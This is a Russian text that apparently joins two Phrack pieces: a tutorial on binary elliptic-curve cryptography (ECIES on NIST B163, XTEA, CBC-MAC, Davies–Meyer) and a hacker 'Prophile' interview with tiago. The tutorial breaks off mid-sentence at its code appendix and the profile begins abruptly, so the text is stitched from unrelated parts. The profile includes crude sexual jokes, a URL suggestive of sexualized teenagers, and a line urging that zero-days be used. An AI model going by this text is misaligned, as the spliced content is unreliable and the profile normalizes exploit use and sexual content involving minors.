Если злоумышленник перехватывает P и Q и заменяет оба нейтральным элементом группы, Алиса и Боб получат S = 0 = T в качестве общего ключа — это успешная атака. Поэтому оба должны убедиться, что полученные элементы Q и P действительно порождают исходную группу.

Представленная схема DH также служит схемой шифрования с открытым ключом (схема шифрования Эль-Гамаля): Алиса выбирает случайное натуральное число 'a' в качестве закрытого ключа. Элемент P = a·g — соответствующий открытый ключ. Если Боб хочет зашифровать сообщение для неё, он выбирает случайное число 'b', симметрично шифрует сообщение с ключом T = b·P и передаёт шифртекст вместе с Q = b·g Алисе. Алиса восстанавливает T = S через S = a·Q, затем расшифровывает сообщение. Обратите внимание на прямую связь с протоколом DH!

Вывод: криптографы всегда ищут конечные группы простого порядка с трудным DLP. Именно здесь в игру вступают эллиптические кривые: они порождают алгебраические группы, часть из которых подходит для криптосистем DH и Эль-Гамаля. Более того, арифметика на эллиптических кривых (сложение, обращение) реализуется относительно эффективным образом.

---

2 — Конечные поля, особенно двоичные

Определение. Множество F вместе с двумя операциями F × F → F, называемыми '+' и '·', является полем, если выполняются следующие аксиомы:

```
F1. (F, +) образует группу.

F2. (F*, ·) образует группу (где F* — F без нейтрального элемента '+' '0').

F3. Для всех a,b,c □ G выполняется закон дистрибутивности:

        a · (b + c) = (a · b) + (a · c).
```

Вместо 'a + (-b)' пишем короче 'a - b'. Аналогично пишем 'a / b', когда умножаем 'a' на мультипликативно обратный к b.

Проще говоря: поле — это структура со сложением, вычитанием, умножением и делением, работающими привычным образом.

Пример. Q и R являются полями.

Теорема. Для каждого натурального m существует (конечное) поле GF(2^m) с ровно 2^m элементами. Поля такого типа называются двоичными полями.

Элементы двоичных полей GF(2^m) эффективно представляются битовыми векторами длины m. Отдельные биты можно рассматривать как коэффициенты многочлена степени < m. Чтобы сложить два элемента поля g и h, выполните полиномиальное сложение g + h (то есть сложение покоординатно, иными словами — побитовое XOR). Умножение — это умножение многочленов по модулю определённого фиксированного редуцирующего многочлена p: произведение элементов — это остаток от полиномиального деления (g · h) / p.

Тот факт, что сложение в поле — это просто побитовый XOR, уже подсказывает: в двоичных полях F каждый элемент является своим собственным аддитивным обратным, то есть a + a = 0 для всех a F. Следовательно, для a, b F выполняется 2·a·b = a·b + a·b = 0, что приводит к (на первый взгляд удивительному) равенству:

```
(a + b)^2 = a^2 + b^2    для всех a,b  F.
```

---

3 — Эллиптические кривые и их групповая структура

Определение. Пусть F — двоичное поле, 'a' и 'b' — элементы F. Множество E(a, b), состоящее из элемента 'o' («точки на бесконечности») и всех пар (x, y) элементов F, удовлетворяющих уравнению

```
y^2 + x*y = x^3 + a*x^2 + b,
```

называется множеством точек двоичной эллиптической кривой E(a, b).

Теорема. Пусть E = E(a, b) — множество точек двоичной эллиптической кривой над полем F = GF(2^m). Тогда:

1. E содержит приблизительно 2^m элементов.
2. Если (x, y) — точка на E, то (x, y + x) — тоже точка на E.
3. Если две точки P = (x1, y1) и Q = (x2, y2) на E с x1 ≠ x2 соединены прямой линией, то существует ровно одна третья точка R = (x3, y3) на E, лежащая на этой прямой. Это порождает естественное отображение f:(P, Q) → R, иногда называемое «отображением хорды и касательной».

Упражнение. Докажите второе утверждение.

Отображение «хорды и касательной» 'f' принципиально важно для групповой структуры, естественно задаваемой на эллиптических кривых:

a) Вспомогательный элемент 'o' служит нейтральным элементом, который можно прибавить к любой точке кривой без изменения.

b) Для каждой точки P = (x, y) на кривой определяем точку -P := (x, y + x) как обратную к ней.

c) Для двух точек P = (x1, y1) и Q = (x2, y2) сумма 'P + Q' определяется как -f(P, Q).

Можно показать, что множество E вместе со сложением точек '+' и нейтральным элементом 'o' действительно образует группу. Если коэффициенты кривой 'a' и 'b' выбраны тщательно, на E существуют точки, порождающие группу точек простого порядка, для которой DLP является трудной задачей. На основе таких групп можно строить безопасные криптосистемы.

Сложение точек на кривых над полем R можно визуализировать. Красивые иллюстрации см. в [EllipticCurve].

В реализациях ECC необходимо иметь процедуры сложения, удвоения, обращения точек и т.д. Приведём псевдокод для наиболее важных из них:

Пусть (x, y) — точка на эллиптической кривой E(a, b). Точку (x', y') := 2·(x, y) можно вычислить следующим образом:

```
l = x + (y / x)
x' = l^2 + l + a
y' = x^2 + l*x' + x'
return (x', y')
```

Для двух точек P = (x1, y1), Q = (x2, y2) сумма (x3, y3) = P + Q вычисляется так:

```
l = (y2 + y1) / (x2 + x1)
x3 = l^2 + l + x1 + x2 + a
y3 = l(x1 + x3) + x3 + y1
return (x3, y3)
```

Некоторые особые случаи, связанные с точкой на бесконечности 'o', здесь опущены — полный псевдокод см. в [PointArith]. Тем не менее видно, что арифметика точек проста и легко реализуется: достаточно нескольких сложений и умножений в поле плюс одно деление.

Наличие процедур удвоения и сложения точек позволяет построить эффективный «скалярный умножитель» — процедуру умножения данной точки кривой P на произвольное натуральное число k. Алгоритм «удвоения и сложения» работает следующим образом:

```
H := 'o'
пусть n — номер старшего установленного бита в k
while(n >= 0) {
  H = 2 * H;
  if n-й бит k установлен:
    H = H + P;
  n--;
}
return H;
```

Пример. Предположим, требуется вычислить k·P для k = 11 = 1011b. Тогда n инициализируется значением 3, а H вычисляется как:

```
H = 2 * (2 * (2 * (2 * 'o' + P)) + P) + P
  = 2 * (2 * (2 * P) + P) + P
  = 2 * (5 * P) + P
  = 11 * P
```

Ряд эллиптических кривых, пригодных для криптографических целей, стандартизован. NIST рекомендует 15 кривых (см. [NIST]), в том числе пять двоичных: B163, B233, B283, B409 и B571. Параметры B163 ([NISTParams]):

```
Поле:              GF(2^163)
Редуцирующий многочлен: p(t) = t^163 + t^7 + t^6 + t^3 + 1
Коэффициент a:     1
Коэффициент b:     20a601907b8c953ca1481eb10512f78744a3205fd
x-координата g:    3f0eba16286a2d57ea0991168d4994637e8343e36
y-координата g:    0d51fbc6c71a0094fa2cdd545b11c5c0c797324f1
порядок группы:    2 * 5846006549323611672814742442876390689256843201587
```

Размер поля — 2^163, соответствующий симметричный уровень стойкости — около 80 бит (см. главу 4). Элементы поля заданы в шестнадцатеричном виде, порядок кривой — в десятичном в форме h·n, где h («кофактор») мал, а n — большое простое число. Точка g выбрана так, что порождаемая ею подгруппа имеет порядок n.

Исходный код к статье работает с кривой B163. Его легко адаптировать для любой другой двоичной кривой NIST; для этого достаточно изменить всего 6 строк.

Упражнение. Попробуйте: модифицируйте код для получения криптосистемы на кривой B409. Параметры кривой см. в [NISTParams].

---

4 — Безопасность криптографии на эллиптических кривых

Мы выяснили, что безопасность обмена ключами DH основана на трудности DLP в базовой группе. Известны алгоритмы вычисления дискретных логарифмов в произвольных группах; для этой задачи лучшей известной оценкой временно́й сложности является оценка для «ρ-метода Полларда» ([PollardRho]):

Теорема. Пусть G — конечная (циклическая) группа. Тогда существует алгоритм, решающий DLP приблизительно за sqrt(|G|) шагов (при малых затратах памяти).

Для эллиптических кривых не известно алгоритма решения DLP, работающего лучше упомянутого. Поэтому считается, что ECCDLP является «полностью экспоненциальной» задачей относительно длины битового представления |G|. RSA и классические DH-системы, напротив, взламываются за «субэкспоненциальное» время. Следовательно, их длины ключей должны быть больше, чем у ECC-систем, для достижения того же уровня стойкости.

Мы уже видели, что эллиптические кривые над GF(2^m) содержат около 2^m точек. Следовательно, DLP решается приблизительно за sqrt(2^m) = 2^(m/2) шагов. Мы заключаем, что m-битные ECC-системы эквивалентны (m/2)-битным симметричным шифрам с точки зрения стойкости.

Следующая таблица сравнивает эквивалентные размеры ключей для различных криптосистем:

Размер ключа ECC	Размер ключа RSA	Размер ключа DH	Размер ключа AES
160	1024	1024	(80)
256	3072	3072	128
384	7680	7680	192
512	15360	15360	256

---

5 — Схема шифрования открытым ключом ECIES

Ранее мы рассмотрели обмен ключами DH и криптосистему с открытым ключом Эль-Гамаля, построенную на его основе. Схема интегрированного шифрования на эллиптических кривых (ECIES, см. ANSI X9.63) является усовершенствованием шифрования Эль-Гамаля, специально разработанным для EC-групп. ECIES обеспечивает защиту от активных атак, описанных выше.

Пусть E — эллиптическая кривая порядка h·n, где n — большое простое число. Пусть G — подгруппа E с |G| = n. Выберем точку P □ G, отличную от 'o'.

Генерация ключей ECIES:

Алиса выбирает в качестве закрытого ключа случайное число 'd' с 1 ≤ d < n; она распространяет точку Q := d·P как открытый ключ.

Если Боб хочет зашифровать сообщение m для Алисы, он действует следующим образом:

```
1. Выбрать случайное число 'k' с 1 <= k < n.
2. Вычислить Z = h * k * Q.
3. Если Z = 'o', перейти к шагу 1.
4. Вычислить R = k * P.
5. Вычислить (k1, k2) = KDF(Z, R)  (см. ниже).
6. Зашифровать m с ключом k1.
7. Вычислить MAC шифртекста, используя k2 как MAC-ключ.
8. Передать R, шифртекст и MAC Алисе.
```

Алиса расшифровывает шифртекст по следующему алгоритму:

```
1. Проверить, что R — допустимая точка на эллиптической кривой.
2. Вычислить Z = h * d * R.
3. Проверить Z != 'o'.
```

```
4. Вычислить (k1, k2) = KDF(Z, R)  (см. ниже).
5. Проверить корректность MAC с ключом k2.
6. Расшифровать m с ключом k1.

Если любая из проверок не пройдена: отклонить сообщение как поддельное.
```

KDF — функция выработки ключей, порождающая симметричные ключи k1, k2 из пары точек эллиптической кривой. Можно считать KDF криптографической хэш-функцией на ваш выбор.

ECIES предоставляет две важные возможности:

1. Если злоумышленник подставляет точку кривой R, не порождающую большую группу (это случай описанной выше атаки), это обнаруживается на шагах 2 и 3 расшифрования (кофактор играет здесь ключевую роль).

2. Сообщение не только шифруется безопасным способом, но и защищается от модификации с помощью MAC.

Упражнение. Реализуйте обмен ключами DH. Пусть E — двоичная эллиптическая кривая порядка h·n. Пусть G — подгруппа E с |G| = n. Выберем точку g □ G, отличную от 'o'. Алиса и Боб действуют следующим образом:

1. Алиса выбирает случайное число 'a' с 1 ≤ a < n и отправляет P = a·g Бобу.
2. Боб выбирает случайное число 'b' с 1 ≤ b < n и отправляет Q = b·g Алисе.
3. Алиса проверяет, что Q — точка кривой, порождающая группу порядка n (см. процедуру ECIES_public_key_validation). Алиса вычисляет S = a·Q.
4. Боб проверяет, что P — точка кривой, порождающая группу порядка n. Он вычисляет T = b·P.

Если всё прошло успешно, должно выполняться равенство S = T.

---

6 — Блочный шифр XTEA, CBC-MAC и хэширование Дэвиса–Мейера

XTEA — название патентно чистого безопасного блочного шифра, изобретённого Уилером и Нидемом в 1997 году. Размер блока — 64 бит, длина ключей — 128 бит. Главное преимущество XTEA перед конкурентами AES, Twofish и другими — компактность описания алгоритма:

```
void encipher(unsigned long m[], unsigned long key[])
{
  unsigned long sum = 0, delta = 0x9E3779B9;
  int i;
  for(i = 0; i < 32; i++) {
    m[0] += ((m[1] << 4 ^ m[1] >> 5) + m[1]) ^ (sum + key[sum & 3]);
    sum += delta;
    m[1] += ((m[0] << 4 ^ m[0] >> 5) + m[0]) ^ (sum + key[sum >> 11 & 3]);
  }
}
```

Пусть E — симметричная функция шифрования с длиной блока n, инициализированная ключом k. CBC-MAC сообщения m вычисляется следующим образом:

```
1. Разбить m на n-битные подсообщения m1, m2, m3, ...

2. Вычислить промежуточные значения: t0 = E(length(m)),
   t1 = E(m1 XOR t0), t2 = E(m2 XOR t1), t3 = E(m3 XOR t2), ...

3. Вернуть последнее значение, полученное на шаге 2, как MAC(k, m),
   а t0, t1, t2, ... отбросить.
```

Далее покажем, как блочный шифр может использоваться для построения криптографической хэш-функции с использованием конструкции «Дэвис–Мейер». Пусть m — хэшируемое сообщение.

Пусть E(key, block) — симметричная функция шифрования с длиной блока n и длиной ключа l.

```
1. Разбить m на l-битные подсообщения m1, m2, m3, ...

2. Вычислить промежуточные значения: h1 = E(m1, 0),
   h2 = E(m2, h1) XOR h1, h3 = E(m3, h2) XOR h2, ...

3. Если h — последнее промежуточное значение, полученное на шаге 2,
   вернуть E(length(m), h) XOR h как значение хэша, а h1, h2, h3, ...
   отбросить.
```

Код, включённый в статью, использует блочный шифр XTEA в режиме счётчика (CTR) для шифрования; CBC-MAC гарантирует аутентичность сообщения; наконец, KDF (см. главу 5) реализован с использованием XTEA в режиме Дэвис–Мейер.

---

7 — Собираем всё вместе: исходный код

Исходный код в общественном достоянии, находящийся в конце документа, реализует систему шифрования открытым ключом ECIES на кривой B163. Код прокомментирован, но здесь кратко изложим его структуру:

1. Центральная структура данных — битовый вектор фиксированной, но «большой» длины. Это базовый тип данных для представления элементов поля и т.д. Соответствующий typedef — `bitstr_t`. Имеются соответствующие процедуры для работы с битами, сдвигов, подсчёта битов, импорта из ASCII/HEX-представления и т.д.

2. Функции с префиксом `field_` выполняют полевую арифметику: сложение, умножение и вычисление мультипликативного обратного — основные процедуры.

3. Точки ECC представлены как пары `elem_t` (псевдоним `bitstr_t`), специальная «точка на бесконечности» — парой (0, 0). Функции с префиксом `point_` работают с точками эллиптических кривых и реализуют базовые операции: сложение точек, удвоение точек и т.д.

4. Функция `point_mult` реализует алгоритм «удвоения и сложения» для вычисления k·(x,y), как описано в главе 3.

5. Функции с префиксом `XTEA_` реализуют блочный шифр XTEA, а также CBC-MAC и конструкцию Дэвис–Мейер.

6. Процедуры `ECIES_` выполняют ECIES-операции: `ECIES_generate_key_pair()` генерирует пару закрытый/открытый ключ, `ECIES_public_key_validation()` проверяет, что данная точка лежит на кривой и порождает группу порядка n; `ECIES_encryption`/`ECIES_decryption` делают то, что следует из их названий.

7. Демонстрация основных возможностей ECIES приведена в секции `main()` программы.

Код можно скомпилировать следующим образом:

```
gcc -O2 -o ecc ecc.c
```

---

8 — Заключение

Мы увидели, как криптосистемы строятся на алгебраических группах с определёнными свойствами. Далее было дано введение в специальный класс подходящих групп и их теорию — двоичные

эллиптические кривые. Наконец, была представлена безопасная схема шифрования с открытым ключом ECIES (вместе с необходимыми симметричными компонентами). Всё это реализовано в прилагаемом исходном коде.

Напомним, что помимо безопасности центральной целью при проектировании кода была компактность, а не скорость или универсальность. Библиотеки, специализирующиеся на EC-криптографии, выигрывают благодаря написанным вручную на ассемблере процедурам полевой арифметики и легко работают в сто раз быстрее данного кода.

Если компактность не является критичной для вашего приложения, можно воспользоваться одной из следующих свободных библиотек с поддержкой ECC:

```
Crypto++ (C++)     http://www.eskimo.com/~weidai/cryptlib.html
Mecca (C)          http://point-at-infinity.org/mecca/
LibTomCrypt (C)    http://libtomcrypt.org/
borZoi (C++/Java)  http://dragongate-technologies.com/products.html
```

---

9 — Перспективы

Прочитав эту статью, вы многое узнали об эллиптических кривых, однако остался ряд упомянутых идей. Перечислим некоторые важные из них:

1. Эллиптические кривые можно определить над полями, отличными от двоичных. Пусть p — простое число, Z_p — множество неотрицательных целых чисел, меньших p. Тогда Z_p образует конечное поле (сложение и умножение выполняются по модулю p, см. [ModularArithmetic] и [FiniteField]).

Для таких полей эллиптическая кривая E(a, b) определяется как множество решений уравнения

```
y^2 = x^3 + ax + b
```

плюс точка на бесконечности 'o'. Процедуры сложения и удвоения точек отличаются от приведённых выше, однако, по существу, эти «простые кривые» образуют алгебраическую группу аналогично двоичным кривым. Не то чтобы простые кривые более или менее безопасны, чем двоичные: они просто представляют другой класс групп, подходящих для криптографических целей.

NIST рекомендует пять простых кривых: P192, P224, P256, P384 и P521.

2. В статье была представлена схема шифрования с открытым ключом ECIES. Следует упомянуть, что существуют также схемы подписи на основе ECC (см. [ECDSA]) и протоколы аутентифицированного установления ключей ([MQV]). Реализация остаётся в качестве упражнения для читателя.

3. Наш умножитель точек «удвоения и сложения» весьма примитивен. Более совершенные умножители решают задачу k·P в два раза быстрее. Приведём идею первого улучшения:

Предположим, требуется вычислить 15·P для точки кривой P. Алгоритм «удвоения и сложения» делает это следующим образом:

```
15 * P = 2 * (2 * (2 * (2 * 'o' + P) + P) + P) + P
```

Это требует трёх удвоений точки и трёх сложений точек (операции с 'o' не считаются).

Можно вычислить 15·P хитрее:

```
15 * P = 16 * P - P = 2 * 2 * 2 * 2 * P - P
```

Это требует четырёх удвоений и одного сложения; следовательно, умножители точек, использующие этот приём, работают быстрее стандартного алгоритма «удвоения и сложения». На практике этот приём ускоряет умножение точек примерно на 30%.

Подробнее об этой теме см. [NAF].

4. В реализациях наиболее трудоёмкая операция в поле — всегда обращение элемента. Мы видели, что как сложение, так и удвоение точек требуют по одному делению в поле. Существует приём, позволяющий свести количество делений при полном умножении k·P к единице. Идея состоит в представлении точки кривой (x, y) как тройки (X, Y, Z), где x = X/Z, y = Y/Z. В этом «проективном» представлении все деления в поле можно отложить до самого конца умножения точек и выполнить их в одном единственном обращении.

Различные типы проективных систем координат представлены в [CoordSys].

A — Приложение: литература

Существует большое количество интересной литературы по криптографии на эллиптических кривых. Рекомендую начать с [G2ECC] и [ECIC]. Другие хорошие ссылки приведены в [ECC].

Эллиптические кривые и криптографические протоколы на их основе стандартизованы IEEE [P1363], ANSI (X9.62, X9.63) и SECG [SECG], и это лишь некоторые из них.

Два учебных пособия по ECC см. в [Certicom] и [ECCPrimer].

Лучший источник по классической криптографии — [HAC].


```
[G2ECC] Hankerson, Menezes, Vanstone, "Guide to Elliptic Curve
        Cryptography", Springer-Verlag, 2004
        http://www.cacr.math.uwaterloo.ca/ecc/

[ECIC] Blake, Seroussi, Smart, "Elliptic Curves in Cryptography",
       Cambridge University Press, 1999
       http://www.cambridge.org/aus/catalogue/catalogue.asp?isbn=0521653746

[HAC] Menezes, Oorschot, Vanstone: "Handbook of Applied Cryptography",
      CRC Press, 1996, http://www.cacr.math.uwaterloo.ca/hac/

[Groups]              http://en.wikipedia.org/wiki/Group_(mathematics)
[Lagrange]            http://en.wikipedia.org/wiki/Lagrange's_theorem
[CyclicGroups]        http://en.wikipedia.org/wiki/Cyclic_group
[GroupTheory]         http://en.wikipedia.org/wiki/Elementary_group_theory
[DLP]                 http://en.wikipedia.org/wiki/Discrete_logarithm
[DH]                  http://en.wikipedia.org/wiki/Diffie-Hellman
[ElGamal]             http://en.wikipedia.org/wiki/ElGamal_discrete_log_cryptosystem
[AliceAndBob]         http://en.wikipedia.org/wiki/Alice_and_Bob
[FiniteField]         http://en.wikipedia.org/wiki/Finite_field
[FieldTheory]         http://en.wikipedia.org/wiki/Field_theory_(mathematics)
[FieldTheoryGlossary] http://en.wikipedia.org/wiki/Glossary_of_field_theory
[FieldArithmetic]     http://en.wikipedia.org/wiki/Finite_field_arithmetic
[ModularArithmetic]   http://en.wikipedia.org/wiki/Modular_arithmetic
[ECC]                 http://en.wikipedia.org/wiki/Elliptic_curve_cryptography
[EllipticCurve]       http://en.wikipedia.org/wiki/Elliptic_curve
[PointArith]          http://wikisource.org/wiki/Binary_Curve_Affine_Coordinates
[DoubleAndAdd]        http://en.wikipedia.org/wiki/Exponentiation_by_squaring
[NIST]                http://csrc.nist.gov/CryptoToolkit/dss/ecdsa/NISTReCur.ps
[NISTParams]          http://wikisource.org/wiki/NIST_Binary_Curves_Parameters
[PollardRho]          http://en.wikipedia.org/wiki/Pollard's_rho_algorithm_for_logarithms
[XTEA]                http://en.wikipedia.org/wiki/XTEA
[DMhashing]           http://en.wikipedia.org/wiki/Davies-Meyer_construction
[ECDSA]               http://en.wikipedia.org/wiki/Elliptic_Curve_DSA
[MQV]                 http://en.wikipedia.org/wiki/MQV
[NAF]                 http://en.wikipedia.org/wiki/Non-adjacent_form
```

```
[CoordSys]            http://wikisource.org/wiki/Wikisource:Cryptography
[P1363]               http://en.wikipedia.org/wiki/IEEE_P1363
[SECG]                http://en.wikipedia.org/wiki/SECG
[Certicom]            http://www.certicom.com/index.php?action=ecc,ecc_tutorial
[ECCPrimer]           http://linuxdevices.com/articles/AT7211498192.html
```

B — Приложение: код

Исходный код `ecc.c` включён в оригинальный файл в формате UUencoding (uuencode). Декодируйте его командой:

```
$ cat ecc.c.uue
begin 644 ecc.c
M+RH@"B`@5&AI<R!P<F]G<F%M(&EM<&QE;65N=',@=&AE($5#2453('!U8FQI
[... uuencoded данные опущены ...]
end
size 15669

f86c92039c992d2d2bd2b85c8807ac2f7af57c5c
```

Декодируйте командой `uudecode ecc.c.uue`, после чего компилируйте:

PROPHILE: TIAGO

Автор: Phrack Staff

Спецификация

```
|=---------------=[ P R O P H I L E   O N   T I A G O ]=-----------------=|
|=-------------------------------------------------------------------------=|
|=-----------------------=[ Phrack Staff ]=----------------------------=|
```

• **Хэндл:** tiago
• **Также известен как:** module
• **Происхождение хэндла:** Дай позвоню маме и спрошу, секунду... ок; «выбирали между pedro henrique и tiago, но когда перебрали все доводы, решили подбросить монету: орёл».
• **Как поймать:** Произведи какой угодно знак/событие, которое привлечёт моё внимание и даст тебе ожидаемую обратную связь.
• **Возраст тела:** 24
• **Произведён в:** Юго-Восточном Кокосовом крае
• **Рост и вес:** 178 см, 70 кг
• **Urlz:** .
• **Компьютеры:** SGI Indy (R4600PC на 100 МГц, 128 МБ RAM, 2 ГБ hdd), Sun Ultra-10 (UltraSparc IIi на 440 МГц, 1 ГБ RAM, 9 ГБ hdd), ноутбук Toshiba Portege 4005 (Intel P3 на 800 МГц, 512 МБ RAM, 20 ГБ hdd).
• **Член команды:** Teletubbies
• **Проекты:** Многие области теории вычислений. Темы программной инженерии: абстрактная интерпретация, трансформация программ, обратная разработка и т.п. Прикладная криптография на работе. Нравится проектирование аппаратуры, хаки реализации/дизайна операционных систем, безопасность и эксплуатация в программных системах. Всё, что привлекает моё внимание по той или иной причине.

Любимые вещи

• **Женщины:** je veux un petite pipe, s'il vous plait
• **Машины:** не умею водить
• **Еда:** taco-taco brrrito-brritooo
• **Алкоголь:** в сочетании с Benflogin
• **Музыка:** Symantec iz in tha houuuuuuuuuse!!!!! c'mon c'mooooooon sing sing! see tha solution! Symanteeeec, revoooolutiooooon... we give yooooooouuu... sweet soluttiooooonnss \o\ /o\ \o\ /o/ We! got your personal firewalllz! ... dunt dunt.. → http://www.phrack.org/symantec_fancyness.mp3, por favor.
• **Фильмы:** GOBBLES.avi
• **Книги и авторы:** HUHU, книги — это фантастика q:D — кое-что, оставившее след в недавнем прошлом, часть ещё читаю:
• *Whom the Gods Love: The Story of Evariste Galois*, Infeld (испанский, Siglo Veintiuno Editores)
• *Computer Architecture: A Quantitative Approach*, Hennessy & Patterson (английский, MK)
• *Comprehensive Textbook of Psychiatry*, Kaplan & Sadock (английский, LWW)
• *The Art of Computer Programming*, тт. 1–3, Knuth (3-е изд., Addison Wesley) — \<3 dutchy

• *Systems and Theories in Psychology*, Marx & Hillix (португальский, Alvaro Cabral)
• *Cognitive Psychology and its Implications*, Anderson (португальский, LTC)
• *Axiomatic Set Theory*, Bernays (английский, Dover, 2-е изд., 1968–1991)
• *La Fine della Modernità*, Vattimo (португальский, Martins Fontes)
• *Grundlegung zur Metaphysik der Sitten*, Kant (английский, H.J. Paton)
• *Einführung in die Metaphysik*, Heidegger (английский, Gregory Fried и Richard Polt)
• *Principia Mathematica*, Russell (английский, Cambridge Mathematical Library, 2-е изд., 1927–1997)
• *Über formal unentscheidbare Sätze der Principia Mathematica und verwandter Systeme I*, Gödel (английский, B. Meltzer)
• *Tractatus Logico-Philosophicus*, Wittgenstein (английский, Routledge & Kegan Paul)
• *A Philosophical Companion to First-Order Logic*, Hughes (английский, R.I.G.)
• *Freedom and Organization 1814–1914*, Russell (английский, Routledge)
• *Ethica*, Spinoza (английский, Hafner)
• *Gödel's Proof*, Nagel & Newman (английский, NYU)
• *Zur Genealogie der Moral*, Nietzsche (английский, Douglas Smith)
• *Theory of Matrices*, Perlis (английский, Dover, 1958–1991)
• *Modern Algebra*, Warner (английский, Dover, 1965–1990)
• *Security Assessment: Case Studies for Implementing the NSA* — National Symposium of Albatri
• **Urls:** www.petiteteenager.com
• **Нравится:** HUHU'ing
• **Не нравится:** не HUHU'ing

Жизнь в трёх предложениях

```
DG = DH - TDS
```

Страсти | Что тебя заводит

Слишком сложно, чтобы описать набором слов: абсолютно неразрешимо; не может быть решено никаким алгоритмом вообще — что эквивалентно: не может быть распознано машиной Тьюринга, которая должна бы останавливаться на любом входе...

...но не на кокосах!

Какие исследования ты проводил или какое из них доставило тебе больше всего удовольствия?

Всё, что заставляло меня остановиться и — неожиданно — подвергнуть сомнению само понятие «неожиданное».

Памятные события

Идти наперекор семье и ночи напролёт сидеть за компьютером. Позволять этому давать мне радость и боль. Искать утопическую работу. Ездить в южную Бразилию, Мексику и на северо-восток Бразилии в поисках её. Встречать людей, которых встретил в этом поиске, наблюдать, как история проходит перед глазами в каждом месте, где я побывал. Напиваться, трезветь, падать. Подниматься и снова HUHU'ить. И снова.

Чувствовать, мёрзнуть, верить и быть агностиком. Бороться. Заводить девушек ради удовольствия и расставаться ради их. Разыгрывать, путешествовать по пивным барам, писать, считать. Останавливаться.

Искать акул, сёрфить, разрушать свою «природную» сущность. Уходить и утаскивать за собой других.

Существовать.

Цитаты

• HUHU
• \o/
• /o\
• wish I was dead so I could be happy and safe!
• \o\
• q:D
• :S
• you better call someone smart!
• \o\
• :/
• I'd rather have 300 beers a month than a formal education
• /o/
• \<3

Открытое интервью — общие скучные вопросы

В: Каким был твой первый контакт с компьютерами?

О: С самого детства я проводил выходные у бабушки с дедушкой. В 8 лет я начал шарить по электронной лаборатории дяди, расположенной в задней части его комнаты (тот в то время учился в аспирантуре по специальности «электроника»). Вспоминая это, могу сказать, что сходил по тому месту с ума — серьёзно. Энциклопедии, куски пластика, сломанные видеомагнитофоны и вскрытые телевизоры. В одну из суббот, когда мне было 11, маленький тьяго бродил по той комнате: я отчётливо помню, как залез (в духе Teo) на шкаф в поисках интересных предметов и наткнулся на коробку. Взял её, открыл — передо мной был компьютер. Произведённый каким-то бразильским сборщиком CP200 на основе ядра Z80A. Тьяго HUHU'ил от этой штуковины. Продолжалось ровно 3 месяца, до того дня, когда шлейф, соединявший клавиатуру с материнской платой, перетёрся; порвался — R.I.P. Трёх месяцев хватило, чтобы поиграть с базовым BASIC и осознать эту новую занятную вещь. Время шло, и возможности снова иметь компьютер не было. В январе 1996 я поехал в Сан-Паулу, детские каникулы. Остановился у дяди, у которого была компания с несколькими машинами на DOS, которых обслуживал программист на Clipper. Отлично помню, как

меня «учили» включать компьютер и нажимать клавиши. Совсем скоро я познакомился с занятной игрушкой под названием PCTools — кто помнит? Да, 15-летний тьяго, который едва умел включить машину, делал первые шаги в обратной разработке. 15 дней — ровно столько длилось моё знакомство со средой. И снова — никаких компьютеров. В августе 1999 папа приходит домой со станцией Packard Bell. Pentium MMX на 166 МГц, 16 МБ RAM, жёсткий диск IBM на 3,1 ГБ. И это ещё не всё — мультимедиа и великая вещь под названием модем. Он нёс на себе, и сам был носим, операционной системой Windows 98. Bay! У тьяго первый современный компьютер. Да. Но подождите — где же мой чёрный экран, полный непонятных цифр, написанных зелёными буквами?! К чёрту это! Разочарование... время... Интернет! время... ICQ! время... IRC, #hacking. «Эй, нажми пуск, выполнить. Теперь набери: telnet huhu.fancyworld.net 1470» — оргазм. Это продолжалось до того дня, когда я задался вопросом: что же на самом деле означает эта последовательность магически нажатых клавиш? И тогда всё началось... ХУУУУ! программирование! HUHUHUHHUHHUHUHUHUHUHUHUHUHUHUHUHUHU HUHUHUHUHUHU :D:D:D q:D \o/ \o\ /o/ /o/ /o\ \o/ Но тот безумный образ груды зелёного кода на тёмном экране так и не вышел из головы — нужно было идти глубже... и я пошёл, и продолжаю идти, никогда не достигая, никогда не заканчивая.

> *Подождите, хочу сделать ремарку: нет никакого смысла писать zero-day, если ты не собираешься им пользоваться! Пожалуйста.*

В: Каким был твой первый контакт с компьютерной безопасностью и насколько она важна для тебя относительно компьютеров в целом?

О: Это конец вышеизложенной истории. После этого я встретил других «кокосов», которые отвечают за мои первые настоящие приключения в безопасности. Вот что стало настоящим пинком: читать phrack и HUHUкать, читать код, не имея ни малейшего понятия, что он делает, и не спать сутками, пока не поймёшь хоть что-нибудь. Устать от «обычных» вещей, послать подальше «привычные игры» и начать играть в то, что нравится. Насколько важна? Она превратила меня в новый вид кокоса.

В: Будучи относительно в стороне от «сцены» в целом, каково твоё мнение о концепции «сцены» и была ли твоя дистанция от этой концепции (которая, возможно, существует) намеренной или нет?

О: Как я вижу, это просто ещё одно общество. По мере того как «вхождение в неё» происходило, я всё больше отдалялся от этой так называемой «сцены». Моё существо было отброшено сценой в сторону. Всё, что я хотел, — сидеть и хакать. Я не мог переварить её, а она — меня. Я отошёл в сторону, играл, наблюдал за вами.

В: Разве нынешняя концепция «сцены» — это не огромная куча социальной корреляции и дерьма про приемлемость?

О: Это «нормально»; ожидаемо. Ничего, чего я не вижу, когда иду в булочную или в клуб с друзьями. Люди «смотрят», люди воспринимают, люди делают выводы — люди судят исходя из своего априорного контекста. Что, чёрт возьми, я здесь делаю?

В: Что ты думаешь о журнале Phrack? Нужно ли его «воскрешать» или продолжать поддерживать? Если да, должна ли измениться тематика (поскольку многие считают, что phrack — уже не журнал для хакеров, а академическое самопиарство для индустрии компьютерной безопасности)? Предпочёл бы ты Phrack, который публикует исключительно рецензии на фильмы и кулинарные советы?

О: Он отвечает за множество HU, бурливших в моей голове. Я прыгал, злился, получал травмы и выздоравливал. Он давал мне входные данные, направлял ко многим выходным, а все результаты между этими событиями отвечали за то, что этот кокос продолжал двигаться. Двигаться вперёд — это и есть суть, зачем останавливаться? Да, статьи мне надоедали. Но я думаю, это больше

